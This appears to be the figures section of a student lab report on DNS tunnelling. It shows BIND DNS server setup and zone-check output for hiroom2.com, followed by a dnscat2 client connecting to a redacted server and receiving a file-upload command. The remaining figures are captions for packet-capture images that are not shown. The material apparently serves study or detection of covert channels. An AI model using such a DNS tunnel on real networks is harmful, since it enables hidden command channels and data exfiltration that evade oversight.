




Fig 5.2 DNS Server setup



A terminal window titled "kruthika@localhost:~" showing the execution of DNS server setup commands. The commands and their outputs are as follows:

```
[kruthika@localhost ~]$ sudo named-checkconf
[sudo] password for kruthika:
[kruthika@localhost ~]$ sudo named-checkzone hiroom2.com /var/named/hiroom2.com.zone
zone hiroom2.com/IN: loaded serial 2017010302
OK
[kruthika@localhost ~]$ cat /etc/resolv.conf
# Generated by NetworkManager
search mshome.net
nameserver 192.168.137.1
[kruthika@localhost ~]$
```


Fig 5.3 DNS Server setup checkconf



A terminal window titled "kruthika@localhost:~" showing the content of the DNS zone file for hiroom2.com. The output is as follows:

```
> @ IN SOA hiroom2.com root.hiroom2.com (
> 2017010302
> 3600
> 900
> 604800
> 86400
> )
>
> @      IN NS server
> server IN A  192.168.11.79
> EOF
$TTL 86400
@ IN SOA hiroom2.com root.hiroom2.com (
2017010302
3600
900
604800
86400
)
@      IN NS server
server IN A  192.168.11.79
[kruthika@localhost ~]$
```

Fig 5.4 DNS Server setup hiroom2




```

Activities  Terminal  Mar 26 15:36
root@localhost:/home/kruthika
[root@localhost kruthika]# named-checkzone hiroom2.com /var/named/hiroom2.com.zone
zone hiroom2.com/IN: loaded serial 2017010302
OK
[root@localhost kruthika]#

```

Fig 5.5 Successful Installation of server setup



```

File Machine View Input Devices Help
student@node-00:~/dnscat2/client$ ls
controller dnscat dnscat.c dnscat.o drivers libs Makefile tcpcat.c tunnel
student@node-00:~/dnscat2/client$ ./dnscat --dns=server=[redacted],port=53
Creating DNS driver:
domain = (null)
host = 0.0.0.0
port = 53
type = TXT,CNAME,MX
server = [redacted]

Encrypted session established! For added security, please verify the server address:
Poetic Giving Lair Ware Absorb Harold

Session established!
Got a command: COMMAND_UPLOAD [request] :: request_id: 0x0001 :: filename: test.txt
Response: COMMAND_UPLOAD [response] :: request_id: 0x0001

```

Fig 5.6 Successful Installation of Client setup




Fig 5.7 Random packet capture




Fig 5.8 Packets captured while running the chrome




Fig 5.9 Creation of real time traffic

Fig 5.10 Another image of real time traffic generation

